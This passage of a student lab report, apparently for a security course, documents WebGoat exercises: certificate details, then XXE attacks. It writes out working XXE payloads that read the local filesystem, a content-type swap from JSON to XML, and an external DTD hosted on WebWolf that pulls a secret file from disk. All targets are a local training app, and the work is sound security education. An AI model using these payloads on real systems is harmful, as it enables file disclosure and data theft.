


Figure 43

Here is the certificate, it shows that the certificate is actually what I just did, so I think that I finish it success, but the browser still needs some higher security?




Figure 44

Public Key Info	
Algorithm	RSA
Key Size	2048
Exponent	65537
Modulus	BC:19:15:2E:52:35:A4:2E:08:C7:AC:21:BE:82:F5:22:B5:69:D9:E4:63:E6:56:E1:...
Miscellaneous	
Serial Number	52:BE:40:CB:0E:A9:1F:02:AD:05:4B:9B:8C:02:05:29:31:BD:E6:E4
Signature Algorithm	SHA-256 with RSA Encryption
Version	3
Download	PEM (cert) PEM (chain)
Fingerprints	
SHA-256	5C:B5:DA:2D:AE:3B:12:44:C9:72:AE:66:73:B0:83:74:82:B7:BC:E8:CC:C1:4D:F...
SHA-1	06:A7:10:5B:FD:61:F6:BD:DE:BE:D8:41:FF:20:68:36:8B:31:FB:11
Basic Constraints	
Certificate Authority	Yes
Subject Key ID	
Key ID	83:58:67:A5:CB:C3:0B:35:A5:01:83:56:74:13:73:61:2E:92:42:FF
Authority Key ID	
Key ID	83:58:67:A5:CB:C3:0B:35:A5:01:83:56:74:13:73:61:2E:92:42:FF

Figure 45

4. XXE (20 points)

When I comment, the packet shows like this:

The screenshot shows an 'HTTP Message' window from NetworkMiner. The request header contains the following fields:

```
Accept-Language: en-US,en;q=0.5
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 77
Origin: https://localhost:8080
Connection: keep-alive
Referer: https://localhost:8080/WebGoat/start.mvc
Cookie: JSESSIONID=VU9a0xMuxq9ydIrAOEfwp00cNQ_FohfnBQ1nUN6E
```

The request body contains the XML payload:

```
<?xml version="1.0"?><comment> <text>WWWWWWWWWWWWWWWWWWWW</text>
</comment>
```

Below the message window are three buttons: Step, Continue, and Drop.

Figure 46

I modify the packet with the xml document type as below, add the entity to list out the local folder:

```

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE comment [
  <!ELEMENT comment (#PCDATA)>
  <!ENTITY xxe SYSTEM "file:///"/>
]>
<comment>  <text>&xxe;</text></comment>

```

Figure 47

Add a comment Submit

 **yunhsiu** 2021-12-23, 12:31:14
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv swapfile sys tmp usr var

 **yunhsiu** 2021-12-23, 12:29:19
AAAAAAAAAAAAAAAAAAAAA

 **yunhsiu** 2021-12-23, 12:27:16

 **yunhsiu** 2021-12-23, 12:27:03

Figure 48: success to list the files in folder

The second problem is to modify the json-type packet, but notice that the server doesn't check that the request packet's content type have to be json-type, so we can just change the content type to xml.

HTTP Message X

Request	Response
<pre>POST http://localhost:8080/WebGoat/xxe/content-type HTTP/1.1 Host: localhost:8080 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0 Accept: /* Accept-Language: en-US,en;q=0.5 Content-Type: application/json X-Requested-With: XMLHttpRequest Content-Length: 34 Origin: https://localhost:8080 Connection: keep-alive {"text":"TTTTTTTTTTTTTTTTTTTTTTTTTTT"}</pre>	

Step Continue Drop

Figure 49

```
POST http://localhost:8080/WebGoat/xxe/content-type HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 34
Origin: https://localhost:8080
Connection: keep-alive

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE comment [
  <!ELEMENT comment (#PCDATA)>
  <!ENTITY xxe SYSTEM "file:///"/>
]>
<comment>  <text>&xxe;</text></comment>
```

Step Continue Drop

Figure 50

 yunhsiu 2021-12-23, 12:39:17
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin snap srv swapfile sys tmp usr var

Figure 51

In the third problem, I upload attack.dtd to webwolf, and send the packet to fetch the webwolf's file, simulate the situation that fetching the file in the third website:

```
yulu162@yulu162-VirtualBox:~/webgoat$ cat attack.dtd
<?xml version="1.0" encoding="UTF-8"?>
    <!ENTITY secret SYSTEM "file:///home/yulu162/.webgoat-8.2.2/XXE/secret.txt">
yulu162@yulu162-VirtualBox:~/webgoat$
```

Figure 52: attack.dtd code, declare "secret" in it

HTTP Message

```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:95.0)
Gecko/20100101 Firefox/95.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 55
Origin: https://localhost:8080
Connection: keep-alive

<?xml version="1.0"?>
<!DOCTYPE root [
    <!ENTITY % file SYSTEM "http://localhost:9090/files/yunhsiu
/attack.dtd">
    %file;
]>
<comment> <text>test&secret;</text></comment>
```

Step Continue Drop

Figure 53: fetch the file in webwolf (localhost:9090)




Figure 54

```
yulu162@yulu162-VirtualBox:~/webgoat$ cat /home/yulu162/.webgoat-8.2.2/XXE/secret.txt
WebGoat 8.0 rocks... (DzZQbseQys)yulu162@yulu162-VirtualBox:~/webgoat$
```

Figure 55